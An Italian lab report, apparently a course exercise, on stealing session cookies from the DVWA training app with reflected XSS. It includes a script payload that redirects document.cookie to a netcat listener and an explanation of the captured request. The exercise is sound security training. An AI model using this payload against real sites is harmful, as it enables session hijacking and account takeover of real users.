Exploit DVWA - XSS e CSRF

Lo scopo dell'esercizio è quello di usare l’attacco XSS reflected per rubare i cookie di sessione alla macchina DVWA, tramite uno script. Dobbiamo creare una situazione in cui abbiamo una macchina vittima (DVWA), che cliccherà sul link malevolo (XSS), e una macchina che riceve i cookie, nel nostro caso creiamo una sessione aperta con NetCat. Potete usare qualsiasi combinazione, solo Kali, Kali + Metasploitable o altro. Inoltre, si deve:

● Spiegare come si comprende che un sito è vulnerabile.

● Portare l’attacco XSS.

● Fare un report su come avviene l’attacco con tanto di screenshot.

Possiamo usare questo script o quello che volete. <script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie;</script> Dove:

● Window.location non fa altro che il redirect di una pagina verso un target che possiamo specificare noi. Come vedete abbiamo ipotizzato di avere un web server in ascolto sulla porta 12345 del nostro localhost.

● Il parametro cookie viene popolato con i cookie della vittima che vengono a loro volta recuperati con l’operatore document.cookie.

Mettiamoci in ascolto con «nc» sul localhost sulla porta 12345, ed inseriamo lo script lato DVWA.

Provate a fare la stessa cosa ma usando l’attacco XSS stored.

P.S. Attenzione al numero dei caratteri (50).

**● Spiegare come si comprende che un sito è vulnerabile.**


La valutazione delle vulnerabilità dei siti Web è un processo complesso che comporta l'analisi di molteplici aspetti, tra cui la configurazione del server, il codice sorgente dell'applicazione Web e la gestione delle informazioni sensibili. Di seguito sono riportati alcuni indicatori comuni della presenza di vulnerabilità su un sito web.

* ***Errore di configurazione del server***: Una configurazione errata del server può compromettere informazioni sensibili ed esporvi ad attacchi noti. Ad esempio, la visualizzazione dei dettagli dell'errore può rivelare informazioni importanti a un potenziale utente malintenzionato.
* ***Test di penetrazione:*** Un penetration test è un attacco simulato eseguito da esperti di sicurezza per identificare e correggere le vulnerabilità. Anche se il tuo sito web viene sottoposto a test approfonditi e vengono scoperte delle vulnerabilità, potrebbe comunque essere vulnerabile ad attacchi simili.
* ***Scanner di sicurezza automatico:*** Gli scanner di sicurezza automatizzati sono in grado di rilevare vulnerabilità comuni come SQL injection, cross-site scripting (XSS) e altro ancora. Tuttavia, questi strumenti possono generare falsi positivi o ignorare vulnerabilità più complesse.
* ***Vecchia versione del software:*** L'utilizzo di versioni software obsolete, sia lato server che lato client, può rendere il tuo sito web vulnerabile a exploit noti. Mantenere aggiornato il software riduce il rischio che vengano sfruttate vulnerabilità note.
* ***Codice sorgente non sicuro:*** Le revisioni del codice sorgente possono rivelare la mancata convalida dell'input, una gestione impropria della sessione e altre vulnerabilità. La presenza di codice sorgente non sicuro può essere sfruttata dagli aggressori per sferrare attacchi.
* ***Mancanza di protezione contro gli attacchi comuni:*** Una mancanza di protezione contro attacchi comuni come SQL injection, cross-site scripting (XSS) e cross-site request forgery (CSRF) può indicare una vulnerabilità della sicurezza.
* *Violazione dei dati:* Se il tuo sito web subisse una violazione dei dati in passato, potrebbero esserci ancora vulnerabilità senza patch. Il monitoraggio di attività di accesso non autorizzate o violazioni della sicurezza può aiutare a scoprire i problemi.
* **Nessun SSL/TLS:** La mancanza di crittografia SSL/TLS può rendere il tuo sito web vulnerabile agli attacchi man-in-the-middle, consentendo agli aggressori di intercettare comunicazioni sensibili.
* ***Mancanza di autenticazione e privilegi sufficienti:*** Implementazioni deboli di autenticazione e autorizzazione possono consentire a utenti non autorizzati di accedere a risorse sensibili.
* ***Monitorare l'attività sospetta:*** Monitorare l'attività del sito Web per individuare modelli o comportamenti insoliti che potrebbero indicare una violazione della sicurezza.


● Portiamo l’attacco XSS.

Abbiamo ipotizzato di avere un web server in ascolto sulla porta 12345 del nostro localhost.

Quindi con netcat mediante il commando *nc -l -p 12345* che apre una connessione in ascolto sulla porta 12345 e "catturerà" una richiesta HTTP inviata al server in ascolto.



Inseriamo lo script *<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie;</script>* per rubare i cookie della macchina vittima lato DVWA della nostra macchina Metasploitable con IP 172.20.10.13.



**● Report su come avviene l’attacco**

Lo Script è andato a buon fine come lo possiamo vedere in quest’immagine e ci basta andare su natecat a vedere. Cosa abbiamo tirato fuori con la cattura della richiesta HTTP.

Une image contenant texte, logiciel, Logiciel multimédia, capture d’écran

Description générée automatiquement

Ecco il risultato della richiesta http inviato al server che andiamo a spiegare:

Une image contenant texte, logiciel, Page web, Icône d’ordinateur

Description générée automatiquement

*Metodo*: La richiesta è un metodo GET.

*Path*: La richiesta è per la risorsa principale (/) e include un parametro nella query string ?cookie=security=low;%20PHPSESSID=149874dbef8883db48ebbebfd33429a4.

*Versione di HTTP*: La versione di HTTP utilizzata è HTTP/1.1.

*Host*: La richiesta è indirizzata al server 127.0.0.1:12345.

*User-Agent*: L'agente utente che ha effettuato la richiesta è Firefox su un sistema Linux (la nostra macchina Kali).

*Accettazione dei contenuti*: L'agente utente accetta vari tipi di contenuti, inclusi HTML, XML e immagini.

*Lingua accettata*: L'agente utente preferisce l'inglese.

*Codifica accettata*: L'agente utente accetta la compressione gzip, deflate e br.

*Connessione*: La connessione viene mantenuta aperta (keep-alive).

*Referer*: Il riferimento indica che la richiesta proviene da <http://172.20.10.13/>. Che è l’indirizzo della nostra DVWA di metasploitable.

*Cookie*: La richiesta include un cookie con un valore specifico (ui\_session=2986ad8c0a5b3df4d7028d5f3c06e936c65b1cb5d861618ac20644d94965210f1a82016b6ec374bcaa1757be2393f481c56db36b922b302ec73845198826317bb).

*Upgrade-Insecure-Requests*: Indica che il browser può aggiornare la richiesta a HTTPS se necessario.

*Sec-Fetch-Dest*: document: Indica che il destinatario previsto della richiesta è un documento. Questo è comune nelle richieste per ottenere pagine web o risorse simili.

*Sec-Fetch-Mode*: navigate: Specifica la modalità del fetch e indica che la richiesta è una navigazione. Questo è tipico quando l'utente sta navigando tra le pagine o ha inserito manualmente l'URL nella barra degli indirizzi del browser.

*Sec-Fetch-Site*: cross-site: Indica che la richiesta è cross-site, cioè la richiesta sta cercando di accedere a una risorsa su un dominio diverso da quello della pagina corrente. Questo è un aspetto importante per la sicurezza del browser, poiché può essere correlato alla politica di stesso origine (Same Origin Policy) e può influenzare la sicurezza delle richieste tra siti diversi.

In breve, questo comando nc consente di ascoltare sulla porta 12345 e visualizzare le richieste HTTP in arrivo. Si tratta di una richiesta generica con un parametro cookie e varie informazioni di intestazione.